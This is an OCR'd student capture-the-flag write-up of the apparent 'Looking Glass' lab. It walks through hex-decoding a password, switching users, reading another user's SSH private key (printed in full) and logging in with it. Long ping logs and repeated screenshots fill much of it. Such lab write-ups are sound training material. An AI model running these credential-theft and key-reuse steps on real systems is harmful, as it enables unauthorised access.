7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c0ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$
```


So, Adriana opens Cyberchef and pastes the hash into input. She sets [From Hex] in the recipe and discovers a secret message in the output, which appears to be a password.



```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```

```
Üÿõë@B?.ZL Ð¨×í9ÿl¹.hhõvk@.¹é.ia¹v.Å.5@».<..:ifÎ...24ê.nqCÀ.×?ô1i(B.;ÆNÂ\»
.&*J¦·d.
<Ê_.#.'.^.Ñ^6$_.âVÑ..1ÜÁEcuøÊè.ÅeI |.#.¨sŸ..@0ÔQÿI«ðw.ÕE].!..._õc:1..¿Û.]IVAoWÖ³w
m}ßE..Õ°äÕ~aâ{1uè.Ö$Fgv.×ÊÎÖÖÐ^.H.Ú(.qQ€ão.Æ}'s`=
j«hÕ".ir..Bθthe password is zyxwvutsrqponmlk
```


Then, Adriana tried the command [su humptydumpty] to execute the password that they obtained as user humptydumpty. At first, she didn't manage to insert the password but after succeeding, they discover that they now have access to humptydumpty@lookingglass.



```
64 bytes from 10.10.132.74: icmp_seq=312 ttl=63 time=550 ms
64 bytes from 10.10.132.74: icmp_seq=313 ttl=63 time=666 ms
64 bytes from 10.10.132.74: icmp_seq=314 ttl=63 time=896 ms
64 bytes from 10.10.132.74: icmp_seq=315 ttl=63 time=610 ms
64 bytes from 10.10.132.74: icmp_seq=316 ttl=63 time=539 ms
64 bytes from 10.10.132.74: icmp_seq=317 ttl=63 time=260 ms
64 bytes from 10.10.132.74: icmp_seq=318 ttl=63 time=491 ms
64 bytes from 10.10.132.74: icmp_seq=319 ttl=63 time=391 ms
64 bytes from 10.10.132.74: icmp_seq=320 ttl=63 time=521 ms
64 bytes from 10.10.132.74: icmp_seq=321 ttl=63 time=1028 ms
64 bytes from 10.10.132.74: icmp_seq=322 ttl=63 time=599 ms
64 bytes from 10.10.132.74: icmp_seq=323 ttl=63 time=310 ms
64 bytes from 10.10.132.74: icmp_seq=324 ttl=63 time=1011 ms
64 bytes from 10.10.132.74: icmp_seq=325 ttl=63 time=361 ms
64 bytes from 10.10.132.74: icmp_seq=326 ttl=63 time=1018 ms
64 bytes from 10.10.132.74: icmp_seq=327 ttl=63 time=545 ms
64 bytes from 10.10.132.74: icmp_seq=328 ttl=63 time=1032 ms
64 bytes from 10.10.132.74: icmp_seq=329 ttl=63 time=1007 ms
64 bytes from 10.10.132.74: icmp_seq=330 ttl=63 time=1007 ms
64 bytes from 10.10.132.74: icmp_seq=331 ttl=63 time=1005 ms
64 bytes from 10.10.132.74: icmp_seq=332 ttl=63 time=650 ms
64 bytes from 10.10.132.74: icmp_seq=333 ttl=63 time=1026 ms
64 bytes from 10.10.132.74: icmp_seq=334 ttl=63 time=645 ms
64 bytes from 10.10.132.74: icmp_seq=335 ttl=63 time=1017 ms
64 bytes from 10.10.132.74: icmp_seq=336 ttl=63 time=976 ms
64 bytes from 10.10.132.74: icmp_seq=337 ttl=63 time=545 ms
64 bytes from 10.10.132.74: icmp_seq=338 ttl=63 time=547 ms
64 bytes from 10.10.132.74: icmp_seq=339 ttl=63 time=677 ms
64 bytes from 10.10.132.74: icmp_seq=340 ttl=63 time=689 ms
64 bytes from 10.10.132.74: icmp_seq=341 ttl=63 time=718 ms
64 bytes from 10.10.132.74: icmp_seq=342 ttl=63 time=528 ms
▯
```

```
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b

su: Authentication failure
<b803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed: command not foun
d
<15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624: command not foun
d
<cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f: command not foun
d
<705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6: command not foun
d
<c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0: command not foun
d
<47151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8: command not foun
d
<373776f7264206973207a797877767574737271706f6e6d6c6b
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b: command not foun
d
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk█
```


So, Adriana types in [ls] again to find each directories that are available. However, it stated that access is denied and it turns out that the home directory is still /home/tweedledum.




```
64 bytes from 10.10.132.74: icmp_seq=338 ttl=63 time=547 ms
64 bytes from 10.10.132.74: icmp_seq=339 ttl=63 time=677 ms
64 bytes from 10.10.132.74: icmp_seq=340 ttl=63 time=689 ms
64 bytes from 10.10.132.74: icmp_seq=341 ttl=63 time=718 ms
64 bytes from 10.10.132.74: icmp_seq=342 ttl=63 time=528 ms
64 bytes from 10.10.132.74: icmp_seq=343 ttl=63 time=352 ms
64 bytes from 10.10.132.74: icmp_seq=344 ttl=63 time=245 ms
64 bytes from 10.10.132.74: icmp_seq=345 ttl=63 time=906 ms
64 bytes from 10.10.132.74: icmp_seq=346 ttl=63 time=737 ms
64 bytes from 10.10.132.74: icmp_seq=347 ttl=63 time=341 ms
64 bytes from 10.10.132.74: icmp_seq=348 ttl=63 time=678 ms
64 bytes from 10.10.132.74: icmp_seq=349 ttl=63 time=293 ms
64 bytes from 10.10.132.74: icmp_seq=350 ttl=63 time=506 ms
64 bytes from 10.10.132.74: icmp_seq=351 ttl=63 time=734 ms
64 bytes from 10.10.132.74: icmp_seq=352 ttl=63 time=313 ms
64 bytes from 10.10.132.74: icmp_seq=353 ttl=63 time=788 ms
64 bytes from 10.10.132.74: icmp_seq=354 ttl=63 time=540 ms
64 bytes from 10.10.132.74: icmp_seq=355 ttl=63 time=827 ms
64 bytes from 10.10.132.74: icmp_seq=356 ttl=63 time=756 ms
64 bytes from 10.10.132.74: icmp_seq=357 ttl=63 time=669 ms
64 bytes from 10.10.132.74: icmp_seq=358 ttl=63 time=597 ms
64 bytes from 10.10.132.74: icmp_seq=359 ttl=63 time=312 ms
64 bytes from 10.10.132.74: icmp_seq=360 ttl=63 time=532 ms
64 bytes from 10.10.132.74: icmp_seq=361 ttl=63 time=467 ms
64 bytes from 10.10.132.74: icmp_seq=362 ttl=63 time=955 ms
64 bytes from 10.10.132.74: icmp_seq=363 ttl=63 time=343 ms
64 bytes from 10.10.132.74: icmp_seq=364 ttl=63 time=838 ms
64 bytes from 10.10.132.74: icmp_seq=365 ttl=63 time=752 ms
64 bytes from 10.10.132.74: icmp_seq=366 ttl=63 time=878 ms
64 bytes from 10.10.132.74: icmp_seq=367 ttl=63 time=514 ms
64 bytes from 10.10.132.74: icmp_seq=368 ttl=63 time=954 ms
▯
```

```
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b

su: Authentication failure
<b803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed: command not foun
d
<15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624: command not foun
d
<cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f: command not foun
d
<705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6: command not foun
d
<c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0: command not foun
d
<47151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8: command not foun
d
<373776f7264206973207a797877767574737271706f6e6d6c6b
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b: command not foun
d
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$ ls
ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/tweedledum$ █
```


So, she tries inserting [cd] to change directory and then [cd ..] to exit back to home directory. Then they put in [ls] again and finally a few directories show up. After that, she tries to open one of the ssh keys with [cat alice/.ssh/id_rsa] and finds out that the file can be read as an RSA key and copies it.



```
su: Authentication failure
[illegible]: command not found
[illegible]: command not found
[illegible]: command not found
[illegible]: command not found
[illegible]: command not found
[illegible]: command not found
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$ ls
ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/tweedledum$ cd
cd
humptydumpty@looking-glass:~$
```




```
[illegible]: command not found
[illegible]: command not found
[illegible]: command not found
[illegible]: command not found
[illegible]: command not found
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$ ls
ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/tweedledum$ cd
cd
humptydumpty@looking-glass:~$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls
ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
humptydumpty@looking-glass:/home$
```



```
64 bytes from 10.10.132.74: icmp_seq=403 ttl=63 time=1018 ms
64 bytes from 10.10.132.74: icmp_seq=404 ttl=63 time=863 ms
64 bytes from 10.10.132.74: icmp_seq=405 ttl=63 time=1019 ms
64 bytes from 10.10.132.74: icmp_seq=406 ttl=63 time=848 ms
64 bytes from 10.10.132.74: icmp_seq=407 ttl=63 time=1018 ms
64 bytes from 10.10.132.74: icmp_seq=408 ttl=63 time=832 ms
64 bytes from 10.10.132.74: icmp_seq=409 ttl=63 time=863 ms
64 bytes from 10.10.132.74: icmp_seq=410 ttl=63 time=660 ms
64 bytes from 10.10.132.74: icmp_seq=411 ttl=63 time=300 ms
64 bytes from 10.10.132.74: icmp_seq=412 ttl=63 time=394 ms
64 bytes from 10.10.132.74: icmp_seq=413 ttl=63 time=550 ms
64 bytes from 10.10.132.74: icmp_seq=414 ttl=63 time=829 ms
64 bytes from 10.10.132.74: icmp_seq=415 ttl=63 time=538 ms
64 bytes from 10.10.132.74: icmp_seq=416 ttl=63 time=311 ms
64 bytes from 10.10.132.74: icmp_seq=417 ttl=63 time=270 ms
64 bytes from 10.10.132.74: icmp_seq=418 ttl=63 time=654 ms
64 bytes from 10.10.132.74: icmp_seq=419 ttl=63 time=394 ms
64 bytes from 10.10.132.74: icmp_seq=420 ttl=63 time=643 ms
64 bytes from 10.10.132.74: icmp_seq=421 ttl=63 time=627 ms
64 bytes from 10.10.132.74: icmp_seq=422 ttl=63 time=442 ms
64 bytes from 10.10.132.74: icmp_seq=423 ttl=63 time=773 ms
64 bytes from 10.10.132.74: icmp_seq=424 ttl=63 time=511 ms
64 bytes from 10.10.132.74: icmp_seq=425 ttl=63 time=252 ms
64 bytes from 10.10.132.74: icmp_seq=426 ttl=63 time=725 ms
64 bytes from 10.10.132.74: icmp_seq=427 ttl=63 time=1012 ms
64 bytes from 10.10.132.74: icmp_seq=428 ttl=63 time=886 ms
64 bytes from 10.10.132.74: icmp_seq=429 ttl=63 time=1019 ms
64 bytes from 10.10.132.74: icmp_seq=430 ttl=63 time=791 ms
64 bytes from 10.10.132.74: icmp_seq=431 ttl=63 time=312 ms
64 bytes from 10.10.132.74: icmp_seq=432 ttl=63 time=788 ms
64 bytes from 10.10.132.74: icmp_seq=433 ttl=63 time=465 ms
```


```
ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
humptydumpty@looking-glass:/home$ cat alice/.ssh/id_rsa
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAX1sNjbU2xizFt4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWMKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5RyqlxmStsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0OyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwGn0PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEoFZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcj0LuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwv1U73fNRbIDSpfn4LKL6/y1F/GWd+Zv+t9n9ODWK1
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL8BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwWhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwBBPcFcX08srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUFPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/1ZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$
```

Adriana then opens up [vi id_rsa] to modify the id_rsa file and pastes the RSA key in there.



```
64 bytes from 10.10.132.74: icmp_seq=463 ttl=63 time=1018 ms
64 bytes from 10.10.132.74: icmp_seq=464 ttl=63 time=867 ms
64 bytes from 10.10.132.74: icmp_seq=465 ttl=63 time=1018 ms
64 bytes from 10.10.132.74: icmp_seq=466 ttl=63 time=694 ms
64 bytes from 10.10.132.74: icmp_seq=467 ttl=63 time=1020 ms
64 bytes from 10.10.132.74: icmp_seq=468 ttl=63 time=625 ms
64 bytes from 10.10.132.74: icmp_seq=469 ttl=63 time=674 ms
64 bytes from 10.10.132.74: icmp_seq=470 ttl=63 time=867 ms
64 bytes from 10.10.132.74: icmp_seq=471 ttl=63 time=528 ms
64 bytes from 10.10.132.74: icmp_seq=472 ttl=63 time=451 ms
64 bytes from 10.10.132.74: icmp_seq=473 ttl=63 time=238 ms
64 bytes from 10.10.132.74: icmp_seq=474 ttl=63 time=619 ms
^C
--- 10.10.132.74 ping statistics ---
474 packets transmitted, 443 received, 6.54008% packet loss, time 475077ms
rtt min/avg/max/mdev = 215.184/655.306/1035.287/250.373 ms, pipe 2

┌──(1211103282@kali)-[~]
└─$ vi id_rsa
```

```
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
[illegible]
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$ ^C
```



```
-----BEGIN RSA PRIVATE KEY-----
[illegible]
-----END RSA PRIVATE KEY-----

"id_rsa" 28L, 1680B                                27,29         All
```

```
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
[illegible]
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$ ^C

┌──(1211103282@kali)-[~]
└─$
```


**Steps:** Root Privilege Escalation

**Members Involved:** Sofea Hazreena

**Tools used:** Kali Linux, Terminal, ssh, cat, getcap, vi editor

**Thought Process and Methodology and Attempts:**


In the next step, Sofea changed the permissions of id_rsa file to 600 by using the chmod command. To login as alice, she named it as id_rsa alice and before getting in as alice she used ssh to manage the machines and the moves the files between the two systems. After that, she runs ls command to see the files in the alice directory. She used cat commands to read the data in the file and the data does not contain any useful information that we needed.



```
64 bytes from 10.10.132.74: icmp_seq=470 ttl=63 time=567 ms
64 bytes from 10.10.132.74: icmp_seq=471 ttl=63 time=520 ms
64 bytes from 10.10.132.74: icmp_seq=472 ttl=63 time=451 ms
64 bytes from 10.10.132.74: icmp_seq=473 ttl=63 time=230 ms
64 bytes from 10.10.132.74: icmp_seq=474 ttl=63 time=619 ms
^C
--- 10.10.132.74 ping statistics ---
474 packets transmitted, 443 received, 6.54008% packet loss, time 473877ms
rtt min/avg/max/mdev = 215.184/665.398/1035.267/250.173 ms, pipe 2

┌──(1211103282㉿kali)-[~]
└─$ vi id_rsa

┌──(1211103282㉿kali)-[~]
└─$ chmod 600 id_rsa

┌──(1211103282㉿kali)-[~]
└─$ ssh -i id_rsa alice@10.10.132.74
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with
 all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her
eyes got large and green: and still, as Alice went on shaking her, she kept on gro
wing shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
alice@looking-glass:~$ █
```

```
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
[illegible]
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$ ^C

┌──(1211103282㉿kali)-[~]
└─$ ▯
```

